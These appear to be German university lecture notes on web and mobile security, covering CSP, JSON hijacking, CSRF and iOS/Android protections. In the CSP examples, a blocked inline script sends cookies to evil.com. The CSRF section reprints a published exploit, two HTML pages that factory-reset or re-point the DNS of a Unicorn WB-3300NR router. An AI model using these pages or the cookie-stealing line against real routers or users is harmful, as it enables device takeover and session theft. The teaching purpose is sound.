Standardmäßig wird bei einem Cross-Site XMLHttpRequest Aufruf die Cookies nicht mitgeschickt. Ein spezielles Flag muss auf einem XMLHttpRequest gesetzt werden. Dies ist `xmlHttp.withCredentials = true;`

## CSP

### Rückblick auf XSS



### Was ist CSP?

CSP erlaubt es eine Policy für den Browser zu definieren, von wo der Browser Bilder, CSS, Media, Frame oder vieles mehr zu beziehen.

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy>

### Wie weiss der Browser davon?

Die Browser können über zwei Wege über die CSP Policy informiert werden.

#### X-Content-Security-Policy Response Header

Hier wird die Policy im Response Header definiert. Diese Methode ist die zu bevorzugende Methode gegenüber dem META Element und gewinnt an Gewicht wenn beides definiert ist.

#### <meta http-equiv="X-Content-Security-Policy"> HTML Element

Ein HTML Header Element, welches die entsprechende Policy beinhaltet.

## Security Vorteile von CSP

- Verhindert XSS und Clickjacking, indem CSP die Domain kontrolliert, von wo die Javascript Daten geladen werden dürfen und blockiert somit allfällige gefährliche Skripts.
- Verhindert Link Injection
- Verhindert XSS indem kontrolliert werden kann, von wo der Browser Bilder, CSS und soweiter laden darf.

## CSP Beispiele

<p><b>Limiting script origins with CSP</b></p> <p>Example: restrict scripts to current origin and ajax.googleapis.com</p> <pre>Content-Security-Policy: script-src 'self' ajax.googleapis.com</pre> <pre>&lt;script src="//ajax.googleapis.com/ajax/libs/jquery/1.9.1/jquery.min.js"&gt;&lt;/script&gt; &lt;script src="/js/app.js"&gt;&lt;/script&gt; &lt;script src="http://evil.com/pimage.js"&gt;&lt;/script&gt;</pre> <p>Refused to load the script 'http://evil.com/pimage.js' because it violates the following Content Security Policy directive: "script-src 'self' ajax.googleapis.com".</p>	<p><b>Limiting script origins with CSP</b></p> <p>CSP also limits inline scripts</p> <pre>Content-Security-Policy: script-src 'self' ajax.googleapis.com</pre> <pre>&lt;script&gt;new Image("http://evil.com/?cookie=" + document.cookie);&lt;/script&gt;</pre> <p>Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self' ajax.googleapis.com"</p>																		
<p><b>default-src 'self' foo.bar.ch; script-src 'self'</b></p> <p>For content other than scripts: allow from same domain and foo.bar.ch.</p> <p>Scripts: allow from same domain only.</p>	<p><b>script-src 'self' 'unsafe-inline' 'unsafe-eval'</b></p> <p>allow inline scripts and eval(), pretty much renders CSP useless against XSS.</p>																		
<table border="0"> <tr> <td>img-src</td> <td>limit origin of images</td> </tr> <tr> <td>style-src</td> <td>css</td> </tr> <tr> <td>media-src</td> <td>audio and video</td> </tr> <tr> <td>frame-src</td> <td>iframes</td> </tr> </table>	img-src	limit origin of images	style-src	css	media-src	audio and video	frame-src	iframes	<table border="0"> <tr> <td>connect-src</td> <td>XHR, WebSockets, EventSource</td> </tr> <tr> <td>font-src</td> <td>fonts</td> </tr> <tr> <td>object-src</td> <td>Flash, other plugin objects</td> </tr> <tr> <td>default-src</td> <td>all (without scripts)</td> </tr> <tr> <td>...</td> <td>(more)....</td> </tr> </table>	connect-src	XHR, WebSockets, EventSource	font-src	fonts	object-src	Flash, other plugin objects	default-src	all (without scripts)	...	(more)....
img-src	limit origin of images																		
style-src	css																		
media-src	audio and video																		
frame-src	iframes																		
connect-src	XHR, WebSockets, EventSource																		
font-src	fonts																		
object-src	Flash, other plugin objects																		
default-src	all (without scripts)																		
...	(more)....																		

Aktuell unterstützen rund 93 % aller Web Browser die Content Security Policy.

## Mehr Details zu CSP

### Standardwerte

- Kein Inline Javascript (alles Javascript muss in externen Dateien sein)
- Keine Javascript URLs (javascript: ist verboten)
- Element Event Handling Attribute ist deaktiviert (element.addEventListener() muss genutzt werden)
- Eval() ist deaktiviert, setTimeout() und setInterval() dürfen nur als Funktionen verwendet werden.
- Der Konstruktor Function() ist deaktiviert
- Data: URIs ist deaktiviert, ausser für Bilder

### Multiple Policy Interpretation

CSP selbst folgt einer Policy nach dem Prinzip „Least Privilege). Dies bedeutet, wenn mehrere Policies vorhanden sind und im Browser geladen werden, dann wird der Browser die am meisten Restriktive auswählen.

### Wie kann man CSP mit dem Reporting Mode testen?

CSP kann in verschiedenen Modis verwendet werden. Einerseits im „prod“, im „reporting“ oder im „monitoring“ Mode.

Der Browser übernimmt die Policy und blockiert entsprechend


REPORTING oder MONITORING MODE (Report-Only)

Der Brower setzt die Policy nicht durch, er rapportiert aber die Verletzungen an einen angegebene Report URI (JSON Format).

Apply CSP using mod\_headers with Apache

```
Header set Content-Security-Policy-Report-Only \
"script-src 'self'; object-src 'self'; \
report-uri /cgi-bin/csp-report.php"
```

▶ Example CSP Report -> JSON DATA



The screenshot shows the NetworkMiner interface with a selected CSP report. The Headers tab shows a Request URL of `http://:50416/Home/Report`. The Request Headers tab shows `Content-Type: application/json`. The Request Payload tab contains a JSON object representing a CSP violation report.

```
{"csp-report": {"document-uri": "http://domain.com", "violated-directive": "script-src 'self' unsafe-inline", "original-policy": "default-src 'self'; script-src 'self' unsafe-inline; style-src 'self' unsafe-inline; report-uri /Home/Report; blocked-uri \"http://fonts.googleapis.com\""}, "report-uri": "/Home/Report"}
```

Quick & Dirty csp-report.php

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8" />
    <title>CSP Reporting</title>
</head>
<body>
<H1>CSP Reporting</H1>


<table style="width:100%">
<?php
    $c = file_get_contents("php://input");
    if (!($c))
        exit;
    $c = json_decode($c, true);
    $c = print_r($c, true);
    file_put_contents("csp-errors", $c, FILE_APPEND);
?>
</table>
</body>
</html>
```

## JSON Hijacking

Einführung in JSON und JSONP

JSON

▶ Example JSON:




JSON steht für Javascript Object Notation. Die Textnotation wird dazu verwendet um Datenobjekte zur repräsentieren. JSON ist eine Javascript Syntax, es ist aber ein Sprach-unabhängiges Datenformat. Es besteht aus Attribute-Value Paaren (ähnlich einem Wörterbuch). Zudem ist es das primäre Datenformat für AJAX (was XML ersetzt).

## JSONP

JSONP steht für Javascript Objection Notation mit Padding

Dies eine Technik um die Same-Origin-Policy umzugehen, wenn Daten mit AJAX über verschiedene Domains transportiert werden. Der Brower setzt die Same Origin Policy auf dem HTML `<script>` Tag nicht durch. Das Padding verweist auf Zeichen rund um den JSON Payload herum.

## JSON Hijacking




bi

### Pre-Requirements


- Ein AJAX Request ist vorhanden, welcher HTTP GET benutzt und JSON Daten zur Opfer Webapp zurück gibt
- Die GET Request Parameter für die Opfer Web App müssen bekannt sein
- Cookie Basiertes Session Handling

Die Hacker Webseite kann so die JSON Daten stellen. Die JSON Daten können dann in den Hacker Site Context geladen werden. Das Skript lädt das JSON Object von der Opfer Web App und lädt es auf die Hacker Webseite hoch.



Also gar nicht JSONP verwenden.

### Gegenmassnahmen



- Verwendung von Anti XSRF-Tokens
  - Die JSON Antwort mit einem endlos-Loop beginnen
- Der Client kann nur den Teil ohne Endlos-Loop parsen, jeder andere wird in diesem Endlosloop stecken bleiben.

Abschliessend ist noch zu sagen, dass man keine vertraulichen Informationen in jsonp speichern sollte.

# Cross-Site Request Forgery (CSRF/XSRF)

OWASP A8 Cross-Site Request Forgery

## Advisory

### Reset to Factory

```
# Exploit Title: Unicorn Router WB-3300NR CSRF (Factory Reset/DNS Change)
# Exploit Author: absame
# Blog: http://blog.noobroot.com
# Discovery date: October 29th 2013
# Vendor Homepage: http://www.unicorn.co.kr/kimsboard7/_product.php?inc=wb-3300nr
# Tested on: Unicorn WB-3300NR v1.0
# Firmware Version: V5.07.18_ko_U1S02
```

#### 1) Factory Reset

```
<html><body>
<iframe height=0 width=0 id="cantseeeme" name="cantseeeme"></iframe> <form
name="csrf_form" action="http://192.168.123.254/goform/SysToolRestoreSet">
method="post" target="cantseeeme"> <input type="hidden" name="CMD"
value="SYS_CONF"> <input type="hidden" name="GO" value="system_reboot.asp"> <input
type="hidden" name="CCMD" value='0'> <script>document.csrf_form.submit();</script>
</body></html>
```

### Alter the DNS Settings

```
# Exploit Title: Unicorn Router WB-3300NR CSRF (Factory Reset/DNS Change)
# Exploit Author: absame
# Blog: http://blog.noobroot.com
# Discovery date: October 29th 2013
# Vendor Homepage: http://www.unicorn.co.kr/kimsboard7/_product.php?inc=wb-3300nr
# Tested on: Unicorn WB-3300NR v1.0
# Firmware Version: V5.07.18_ko_U1S02
```

#### 2) Alter the DNS Settings


```
<html><body>
<iframe height=0 width=0 id="cantseeeme" name="cantseeeme"></iframe> <form
name="csrf_form" action="http://192.168.123.254/goform/AdvSetDns" method="post"
target="cantseeeme"> <input type="hidden" name="GO" value="wan_dns.asp"> <input
type="hidden" name="rebootTag" value="">> <input type="hidden" name="DSEN" value="1">
<input type="hidden" name="DNSEN" value="on"> <input type="hidden" name="DS1"
value="8.8.4.4"> <input type="hidden" name="DS2" value="8.8.8.8">
<script>document.csrf_form.submit();</script>
</body></html>
```

## Einführung

Cross-Site Request Forgery hat einige Namen. Dazu zählen CSRF, XSRF, Session Riding oder One Click Attack. Es ist aber wichtig. XSRF ≠! XSS. Sie sind also nicht das gleiche.

XSS nutzt das Vertrauen aus, welches ein Client zur Webseite / Webapplikation besitzt. Er traut ihm und meint „Der gesamte Java Script Code ist nötig für die Web Applikation“.


XSRF nutzt das Vertrauen aus, welches eine Webseite in den Benutzer hat. Die Webseite meint „Alle Anfragen welche durch die Benutzer gemacht werden, haben auch deren Absicht.“.



## XSRF mit der GET Methode


Die Aktionen können ausgeführt werden, in dem ein GET Request gemacht wird (Order some items).

■ <http://www.shop.com/controller?action=buy&productId=1&quantity=23>



## XSFR mit der POST Methode

Die Aktionen können auch ausgeführt werden, in dem ein POST Request gemacht wird (Order some items).




## Annahmen

- Der Angreifer kennt die Ziel Webseite
  - o Er weiss wie der Request aufgebaut ist
- Das Opfer hat ein gültiges Session Cookie
  - o Wenn das Session Handling über den URL durchgeführt wird, kann die Seite nicht mit dieser Attacke angegriffen werden.

## Gegenmassnahmen

- Das Formular beinhaltet ein hidden Field mit einem zufälligen Token
- Der Request schickt dann dieses Hidden-Filed Token mit an den Server
- Der Server checkt nun diesen Token. Wenn jener gültig ist, ist der Request gültig. Ansonsten wird dieser abgelehnt.
- Einfach nur noch POST Request zulassen reicht nicht. Bei jedem Request eine Nonce einbauen ist nötig. Diese sollte auch jedesmal geprüft werden. Gefährliche Request haben das Cookie, verfügen aber nicht über die Nonce.


## Beispiel nach der Implementierung der Gegenmassnahmen



## Introduction

Die mobilen Geräte sind Computer, welche immer an sind und wird zur jederzeit auf uns tragen. Sie werden viel mehr geteilt und gegen entsprechend häufiger verloren. Eingebaut in den Geräten ist eine Menge von Sensoren.

Die Apps werden von offiziellen App Stores installiert. Heute herscht eine grosse BYOD (Bring your own device) Corporate Policy.



## iOS Basics

iOS basiert auf OSX (heute mac OS genannt). Geschrieben wird dort in Objective-C, C und Swift. Es ist ein Sandbox-Mechanismus vorhanden, zudem auch eine Data Protection API. Der Code wird signiert und die Apps werden durch Apple geprüft.

### Sandbox and Boot Chain


Sandboxing wird genutzt um eine Trennung zwischen den Apps zu erzielen. Ein Secure „Enklave“ wird für Security Operationen genutzt. Zudem gibt es einen Secure Boot Chain.



### Permission Model


Die Berechtigungen werden angefragt, wenn sie gebraucht werden und sind daher nicht schon zu Installation Zeit gewährt. Der Benutzer kann diese individuell ablehnen.

Über die Systemeinstellungen können diese jederzeit geändert werden.



**Mainfest**

Property File mit dem Namen Info.plist. Es beinhaltet keine App Berechtigungen. Diese werden automatisch angeboten, wenn gebraucht.

**Data Protection Classes**


Availability	File Data Protection
When unlocked	NSFileProtectionComplete
While locked	NSFileProtectionCompleteUnlessOpen
After first unlock	NSFileProtectionCompleteUntilFirstUserAuthentication
Always	NSFileProtectionNone

```

1 [data writeToFile:path
2   options:NSDataWritingFileProtectionComplete
3   error:&error] ||
  
```

**Keychain, internal usage**

Item	Accessible
Wi-Fi passwords	After first unlock
Mail accounts	After first unlock
Exchange accounts	After first unlock
VPN passwords	After first unlock
LDAP, CalDAV, CardDAV	After first unlock
Social network account tokens	After first unlock
Handoff advertisement encryption keys	After first unlock
iCloud token	After first unlock
Home sharing password	When unlocked
Find My iPhone token	Always
Voicemail	Always
iTunes backup	When unlocked, non-migratory
Safari passwords	When unlocked
Safari bookmarks	When unlocked

**Data Protection API**

- ▶ File Key: unique for each file
- ▶ Hardware Key: embedded into Crypto Chip
- ▶ Class Key: depends on passcode and device
- ▶ File System Key: derived from Hardware Key

**Keychain Classes**  
**iOS: Keychain Classes**

Availability	Keychain Data Protection
When unlocked	kSecAttrAccessibleWhenUnlocked
While locked	N/A
After first unlock	kSecAttrAccessibleAfterFirstUnlock
Always	kSecAttrAccessibleAlways
Passcode enabled	kSecAttrAccessible- WhenPasscodeSetThisDeviceOnly

- ▶ For each class a version with the suffix ...ThisDeviceOnly exists
- ▶ No backup or transfer to another device

**TouchID**

- ▶ Introduced with iOS 7
- ▶ SDK since iOS 8
  - ▶ Local Authentication mode
    - ▶ Verify fingerprint only: yes/no
  - ▶ KeyChain mode
    - ▶ Store a secret in the KeyChain
    - ▶ protected with the fingerprint




## Android Basics

Basiert auf Linux (SELinux seit Version 4.4). Die verwendeten Sprachen sind C und Java. Im Gegensatz zu iOS gibt es viele Hersteller und daher ist viele alte Versionen noch im Umlauf. Android bietet die Funktionalität für SD Karten, macht ebenfalls Code Signing und die Apps kommen vom Google Play Store. Alternative Stores sind hier aber möglich.

### Sandboxing


Jedes App läuft in einer eigenen JVM und jedes App seinen eigenen Benutzer auf dem OS.

### App Sandboxing



### Berechtigungsmodell

Das App fordert die Berechtigungen bei der Installation an. Nach dem Prinzip „Take it or leave it“. Mit Android 6 können einige Sachen geändert werden.



### Mainfest

In der AndroidManifest.xml. Hier sind die Actions, Intents etc. drin. Zudem werden die App Berechtigungen angegeben.

### Basics

- Keystore API ab Android 4.3
- Full Disk Encryption (FDE) ab 5.0 möglich
  - o SD Karten bleiben weiterhin unverschlüsselt
- Fingerprint API ab 6.0 (daher nur auf wenigen Geräten)

## Windows Phone

Striktes Sandboxing, ASLR, DEP, Bitlocker Verschlüsselung (default aber aus) sowie eine Data Protection API (ähnlich wie iOS).

Bei Windows werden aber automatisch die WiFi Credentials geteilt mit Facebook Kontakten, Outlook sowie Skype Kontakte. Um dies zu unterbinden muss man \_optout bei der WiFi SSID hinzufügen.

## Xamarin

Cross Platform Entwicklung für native Apps. Arbeitet mit Mono .NET Framework.

Die nativen APIs (Cocoa Touch, Android SDK) werden in die .NET Namespaces gemappt. Die Sicherheitsfeatures sind meistens platform abhängig und müssen daher immer noch für jede Platform geschrieben werden.

## Apache Cordova

App Entwicklung mit HTML, JS und CSS. Man spricht von sogenannten Hybriden Apps. Macht einen Verbindung zwischen dem Nativen Code und Javascript. Es basiert auf der WebView Komponente und hat daher auch alle die Schwachstellen.

## OWASP Mobile Top 10

### M1 – Improper Platform Usage

Missbrauch von Platform Features oder Fehler um die Platform Security Features zu verwenden.  
Brechen der publizierten Guidelines.

Ein Beispiel von iOS. Das Paswort in den User Defaults (einfach, nicht verschlüsselt) speichern, anstatt im KeyChain.

```
NSUserDefaults *defaults = [NSUserDefaults standardUserDefaults];
defaults setObject:@"s3cr3t" forKey:@"password"];
```

Oder dem App zu viele Berechtigungen zu geben


### M2 – Insecure Data Storage

